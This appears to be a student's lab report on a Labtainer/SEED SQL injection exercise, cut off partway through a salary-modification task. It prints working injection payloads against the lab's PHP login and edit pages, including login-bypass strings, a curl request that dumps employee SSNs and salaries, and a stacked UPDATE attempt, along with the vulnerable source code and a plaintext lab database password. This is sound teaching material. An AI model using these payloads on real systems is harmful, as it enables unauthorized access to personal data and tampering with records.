

Name: Muhfat Alam
EMPLID: 23708281
Professor: Jennifer Holst
Lab 3 – Database Security
Date: September 24, 2022

In this lab, we are going to use SQL injection technique that exploits the vulnerabilities in the interface between web applications and database. For this lab, after we open the labtainer in the virtualBox there will be terminal prompt will be open and it starts at **student@LabtainersVM:~/labtainer/labtainer-student\$**, where we need to type

...

labtainer sql-inject


...

After type the above command, necessary packet will be downloaded, and press enter will bring two different types of terminals and one website from Mozilla Firefox. One is for **web-server**, another is for **client**. We are going to check our host server from the **web-server** terminal by typing

...

cat /etc/hosts

...



From here, our main lab will begin.

1. MySQL Console


Here, we are going to familiarize with some basic SQL commands and work with the given database called **Users**, which contains a table called **credential**. This table stores some personal information like Employee ID, password, SSN, date of birth and so on. Only the admin is allowed to change the information in database. But each employee can change/update their basic information, not the salary.

In this task, we are getting all information from the **web-server** windows and familiarize how SQL commands works. We need to login to MySQL console in the server's virtual terminal by following command:

...

```
mysql -u root -pseedubuntu
```

...



Here, -u used for username to use when connecting the server. After login, there are already a database exist, we just need to load this data base by this command:

...

```
mysql> use Users;
```


...

To show what tables are there in the **Users** database,

...

```
mysql> show tables;
```

...




```
student@web-server:~  
mysql> use Users;  
Database changed  
mysql> showtables  
-> select * from credential  
-> exit  
-> exit  
-> stop  
-> stop;  
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'showtables  
select * from credential  
exit  
exit  
stop  
stop' at line 1  
mysql> clear  
mysql> clear;  
mysql> show tables;  
+-----+  
| Tables_in_Users |  
+-----+  
| credential      |  
+-----+  
1 row in set (0.00 sec)  
mysql>
```

To show what content there is in the credential table, simply type the following command:

...

```
mysql> select * from credential;
```

...



```
student@web-server:~  
mysql> select * from credential;  
+-----+  
| ID | Name | EID | Salary | birth | SSN | PhoneNumber | Address | Email | NickName | Password |  
+-----+  
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | | | | | fdbe918bdae83000aa54747fc95fe0470ffff4976 |  
| 2 | Boby | 20000 | 30000 | 4/20 | 10213352 | | | | | b78ed97677c161c1c82c142906674ad15242b2d4 |  
| 3 | Ryan | 30000 | 50000 | 4/10 | 98993524 | | | | | a3c50276cb120637cca669eb38fb9928b017e9ef |  
| 4 | Samy | 40000 | 90000 | 1/11 | 32193525 | | | | | 995b8b8c183f349b3cab0ae7fccd39133508d2af |  
| 5 | Ted | 50000 | 110000 | 11/3 | 32111111 | | | | | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |  
| 6 | Admin | 99999 | 400000 | 3/5 | 43254314 | | | | | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |  
+-----+  
6 rows in set (0.00 sec)  
mysql>
```

Note: In MySQL database we need to type ; (semi-colon) after each command. Otherwise, Nothing will shows there and you need to type exit; to go back previous settings.

Testing SQL Command

Here, In the browser, we are trying to inject SQL command to see if it's work or not. As we know, in this website has a vulnerability by looking at the **PHP** code. In the code is says:

...

```
SELECT * from credential
WHERE Name='$name' and Password= '$pwd';
```

...

So, from the popup website from the browser, if we type

...

' or 1 = 1 #

...

in the Employee ID section, after # everything will be commenting out, so there will be no password required. Then, we can easily see all the employees' information with details.

2. SQL Injection Attack on SELECT Statement

SQL Injection is the way attacker change the database or steal information from the database. It happened when attacker find a vulnerability in the code and they can easily input malicious code. My job in here, as a attacker, is to log into the application without knowing any employee's credential.


To start the attack, I need to took the code that was written in php. The php code is located in the **/var/www/seedlabsqlinjection.com/public_html** directory on the web-server. You can use **nano** to see the command.

The following code shows how user are authenticated. The SQL statements selects personal employee information such as id, name, salary, ssn, etc from the credential table. The variables input eid and pwd hold the strings typed by users in the login page. Basically, the program checks whether any record matches with the employee ID and Password. The code is in the following

...

```
$conn = getDB();
$sql = "SELECT id, name, eid, salary, birth, ssn, phonenumber,
        address, email, nickname, Password
        FROM credential
        WHERE eid= '$input_eid' and password='$input_pwd'";
$result = $conn->query($sql)
// The following is pseudo code
if(name=='admin'){
    return All employees information.
} else if(name!=NULL){
    return employee information.
} else {
    authentication fails.
}
```

...



```
student@web-server:/var/www/seedlabsqilinjection.com/public_html
File Edit View Search Terminal Help
GNU nano 2.3.1 File: unsafe_credential.php

$input_pwd = $_GET['Password'];
$input_pwd = sha1($input_pwd);

// check if it has exist login session
session_start();
if($input_eid=="" and $input_pwd==sha1("") and $_SESSION['name']!=" and $_SESSION['pwd']!="){
    $input_eid = $_SESSION['eid'];
    $input_pwd = $_SESSION['pwd'];
}

$conn = getDB();

/* start make change for prepared statement */
$sql = "SELECT id, name, eid, salary, birth, ssn, phoneNumber, address, email,nickname,Password
FROM credential
WHERE eid= '$input_eid' and Password='$input_pwd'";
if (!$result = $conn->query($sql)) {
    die('There was an error running the query [' . $conn->error . ']\n');
}

^G Get Help      ^O WriteOut      ^R Read File     ^Y Prev Page     ^K Cut Text       ^C Cur Pos
^X Exit          ^J Justify       ^W Where Is      ^N Next Page     ^U UnCut Text    ^T To Spell
```


2.1 SQL Injection Attack from webpage

Here, my goal is to log into a web application as the administrator. After we start type **labtainer sql-inject**, there are web page loaded in our browser, we go over there any try to log in as admin. We know, **Employee ID** will be **Admin** and we don't know the password. To access as admin, we can simply do SQL Injection in the system, by typed


...

' or Name='Admin' #

...



After typed that if we clicked on **Get Information**, we can see all the employee's name, ssn, dob, salary and so on.



2.2 SQL Injection Attack from command line.

Here, to see all the employee's information in the command line to pretend as an admin. For doing this, we need to have a closer look in the **URL** section. After input the admin credential, how the **URL** generate, we have to look for it. As we see, after **unsafe_credential.php?** there is EID and Password are generated and they are connected with **&** sign.

So, in our client terminal, we can simply type this following code:

...

```
curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+Name%3D%27Admin%27+&Password='
```

...

Note: Make sure the whole URL is in single quote ('), and for quote we use %27 and for white space we used %20

```

student@client:~$ curl 'http://seedlabsqlinjection.com/unsafe_credential.php?EID=%27+or+Name%3D%27Admin%27+%23&Password='
<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!DOCTYPE html>
<html>
<body>
<!-- link to css -->
<link href="style_home.css" type="text/css" rel="stylesheet">
<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>
<br><h4> Alice Profile</h4>Employee ID: 10000 salary: 20000 birth: 9/20 ssn: 10211002 nickname: email: address: phone nu
mber: <br><h4> Bobby Profile</h4>Employee ID: 20000 salary: 30000 birth: 4/20 ssn: 10213352 nickname: email: address: pho
ne number: <br><h4> Ryan Profile</h4>Employee ID: 30000 salary: 50000 birth: 4/10 ssn: 98993524 nickname: email: address
: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000 salary: 90000 birth: 1/11 ssn: 32193525 nickname: email: ad
dress: phone number: <br><h4> Ted Profile</h4>Employee ID: 50000 salary: 110000 birth: 11/3 ssn: 32111111 nickname: email
l: address: phone number: <br><h4> Admin Profile</h4>Employee ID: 99999 salary: 400000 birth: 3/5 ssn: 43254314 nickname
: email: address: phone number:
from the database; it will be better if we can modify the database using the same vulnerability in
the login page. An idea is to use the SQL injection attack to turn one SQL statement into two,

```


2.3 Append a new SQL statement

In the above two attack, we can simply see or steal the information, it will be better if we can modify the database using same vulnerability in the login page on the website through the browser. Here, we are use the SQL injection attack to turn one SQL statement into two, with the second one being the update or delete statement. In SQL semicolon(;) used for separate two SQL statements. So, here I try to update **Alice** information. Alice don't have her nickname, so I want to give her a nickname by following this command:


```

alice'; update credential set nickname='Alice' where ssn='10211002' ;#

```



After trying to inject this SQL code, there is nothing change. This doesn't work.



3. SQL Inject Attack on UPDATE Statement

In the SQL injection, it is very dangerous when anyone can update their all information. It makes more damage. In the Employee Management application, there is an **Edit** option that allows all employees to update their information include nickname, email, address, phone number, and password. Other than, this they can't update or modify. When employees update their information through the Edit profile page, the following **SQL UPDATE** query will be executed. The PHP code implemented in the **unsafe_edit.php** file is used to update employee's profile information. The PHP file is located in the **/var/www/seedlabsqlinjection.com/public_html** directory on the web server.

```
...
$conn = getDB();
$sql = "UPDATE credential SET  nickname=' $nickname' ,
                                email=' $email' ,
                                address=' $address' ,
                                phonenumber=' $phonenumber' ,
                                Password=' $pwd'
                                WHERE id= ' $input_id' ";
$conn->query($sql)
...
```


3.1 SQL Injection Attack on Update Statement – modify salary

In the edit profile, employee can only update their nicknames, emails, addresses, phone numbers, and passwords, however they are not authorize to change their salaries or their names. Only the administrator are allow to changes of salaries. Now, in here as a alice, I'm going to change her salary because I know, this PHP code is vulnerable and it's easy to inject SQL code. So for login as alice I used

